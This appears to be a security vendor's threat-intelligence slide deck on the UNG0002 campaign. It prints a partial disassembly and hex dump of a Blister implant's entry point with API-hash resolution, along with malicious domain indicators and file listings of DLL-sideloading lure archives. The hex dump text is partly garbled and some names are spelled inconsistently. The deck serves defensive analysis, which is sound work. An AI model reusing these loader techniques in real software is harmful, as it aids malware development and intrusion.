000002101BA70001	55 41 56 41 57 48 80 AC 24 68 FD FF FF 48 81 EC	UVAWH.-hyyyH.i
000002101BA70002	98 03 00 00 B9 4C 77 26 07 E8 2E 04 00 00 33 FF	...Lw.é...3y
000002101BA70030	C7 45 90 75 73 65 72 48 88 D8 40 88 7D 9A 48 8D	CE.user.H.0...).H.
000002101BA70040	40 90 C7 45 94 33 32 2E 64 66 C7 45 98 6C FF M.CE.32.dfCE.11y	
000002101BA70050	D3 48 8D 40 A0 C7 45 A0 77 32 5F C7 45 A4 33 OH.M.CE.ws2.CE#3	
000002101BA70060	32 2E 64 66 C7 45 A8 6C 40 88 7D AA FF D3 48 2.dfCE.11@.}yOH	
000002101BA70070	8D 4D 80 C7 45 B0 6D 73 76 63 C7 45 B4 72 74 2E M'CE(msvcCE ft.	
000002101BA70080	64 66 C7 45 B8 6C 40 88 7D BA FF D3 B9 29 80 dfCE.11@.}yOH	
000002101BA70090	68 00 E8 C5 03 00 00 B9 EA 0F DF E0 48 89 45 D0 K.eA...é.Bah.ED	



# Blister Implant – Patching Entry point

```
push    r13  
push    r14  
push    r15  
lea     rbp, [rsp-298h]  
sub    rsp, 398h  
mov     ecx, 726774Ch  
call    sub_45C  
xor    edi, edi  
mov     dword ptr [rbp-70h], 'resu'  
mov     rbx, rax  
mov     [rbp-66h], dil  
lea     rcx, [rbp-70h]  
mov     dword ptr [rbp-6Ch], 'd.23'  
mov     word ptr [rbp-68h], '11'  
call    rbx  
lea     rcx, [rbp-60h]  
mov     dword ptr [rbp-60h], '_2sw'  
  
; DATA XREF: sub_45C+19!r  
mov     dword ptr [rbp-5Ch], 'd.23'  
mov     word ptr [rbp-58h], '11'  
mov     [rbp-56h], dil  
call    rbx  
lea     rcx, [rbp-50h]  
mov     dword ptr [rbp-50h], 'cvsm'  
mov     dword ptr [rbp-4Ch], 'd.tr'  
mov     word ptr [rbp-48h], '11'  
mov     [rbp-46h], dll  
...  
...
```

```
mov     ecx, 6B8029h  
call    sub_45C  
mov     ecx, 0E0DF0FEAh  
mov     [rbp-30h], rax  
call    sub_45C  
mov     ecx, 6174A599h  
mov     r13, rax  
call    sub_45C  
mov     ecx, 5F38EBC2h  
mov     rsi, rax  
call    sub_45C  
mov     ecx, 0E553A458h  
mov     rdi, rax  
call    sub_45C  
mov     ecx, 5FC8D902h  
mov     [rbp-20h], rax  
call    sub_45C  
mov     ecx, 614D6E75h  
mov     r15, rax  
call    sub_45C  
mov     ecx, 803428A9h  
mov     [rbp-18h], rax  
call    sub_45C  
mov     ecx, 4D7B1E12h  
mov     [rbp-28h], rax  
call    sub_45C  
mov     ecx, 0D0EB608Dh  
mov     r12, rax  
call    sub_45C  
mov     ecx, 70F2FA31h  
mov     r14, rax  
call    sub_45C  
mov     ecx, 0E449F330h  
mov     rbx, rax  
call    sub_45C
```

Windows API- Hashes

Hash-function



# Overlaps

- SideWinder APT group and new ASNs

ASN22612	NAMECHEAP-NET
ASN 47846	SEDO GmbH

The screenshot shows a domain analysis interface. On the left, a circular 'Community Score' meter is at 8/94, with a red progress bar and a '-58' value below it. In the center, a message states '8/94 security vendors flagged this domain as malicious'. Below this, the domain 'moma.islamabadpk.site' is listed along with its alias 'islamabadpk.site' and its classification as 'Malicious (alphaMountain.ai)'. To the right, details about the domain are provided: Registrar 'NameSilo, LLC', Creation Date '11 months ago', and Last Analysis Date '3 days ago'. There is also a 'Reanalyze' button and a 'Similar' dropdown.

The screenshot shows a search results page for the domain 'moma.islamabadpk.site'. The search bar at the top contains the query 'moma.islamabadpk.site'. Below the search bar, the domain name is displayed with a 'High' risk rating of 2. A 'Summary' tab is selected, showing Reputation & Risk with 0 Positive, 0 Warning, and 2 High Risk. The DNS Records section is empty. The 'Domain Summary' section indicates 'No HTTP or HTTPS results.' On the right side, a 'Reputation Factors' panel is expanded, showing two entries: 'Sidewinder (Malware)' with aliases 'T-APT-04, Rattlesnake' and 'Observed on: Maltrail', and another entry for 'Sidewinder (Malware)' with the same details, specifically noting 'For parent domain: islamabadpk.site'.



# Overlaps

- UNG0002 copying TTPs across [Operation Voldemort](#)

Bundled Files (6) ⓘ			
Scanned	Detections	File type	Name
2025-06-20	28 / 72	Win32 DLL	2025年度薪資調整辦法公告/_MACOSX/CiscoSparkLauncher.dll
2025-06-20	5 / 62	VBA	2025年度薪資調整辦法公告/_MACOSX/Store.vbs
2025-06-20	2 / 62	Windows shortcut	2025年度薪資調整辦法公告/2025年度薪資調整辦法公告.pdf.lnk
2025-06-20	0 / 63	PDF	2025年度薪資調整辦法公告/_MACOSX/2025年度薪資調整辦法公告.pdf
2025-06-20	0 / 62	XML	2025年度薪資調整辦法公告/_MACOSX/Cisco.xml
2025-06-20	0 / 72	Win32 EXE	2025年度薪資調整辦法公告/_MACOSX/CiscoCollabHost.exe

Operation VolderMort.

Scanned	Detections	File type	Name
2025-06-19	41 / 68	Win32 DLL	??????????????????.DS_Store/nw_elf.dll
2025-05-27	2 / 63	Windows shortcut	??????????????????.UI-??????????????.pdf.lnk
2025-05-23	1 / 62	?	??????????????????.DS_Store/update.dat
2025-06-21	0 / 72	Win32 EXE	??????????????????.DS_Store/MacUpdate.exe
2025-05-13	0 / 61	VBA	??????????????????.DS_Store/update.vbs
2025-05-27	0 / 64	PDF	??????????????????.DS_Store/zww.pdf
2025-05-13	0 / 60	MP4	??????????????????.30?/??.?c/movie_002.mp4
?	?	PNG	??????????????????.?30?/??.?c/1111.png
?	?	PNG	??????????????????.?30?/??.?c/1112.png
?	?	PNG	??????????????????.?30?/??.?c/1113.png

Operation AmberMist



## Conclusion

- *UNG002* targets South Asian Nations primarily
- Multiple Overlaps between AmberMist and CobaltWhisper
- Campaigns active since May 2024 till date
- Sophisticated lures targeting professionals across multiple-industries
- Heavily relies on Cobalt Strike, LOLBINs, custom-RATs & reverse shell
- Imitates Chinese-state sponsored campaigns with evolving TTPs



SEQRITE

Quick Heal

**Thank You**

**Innovate. Simplify. Secure.**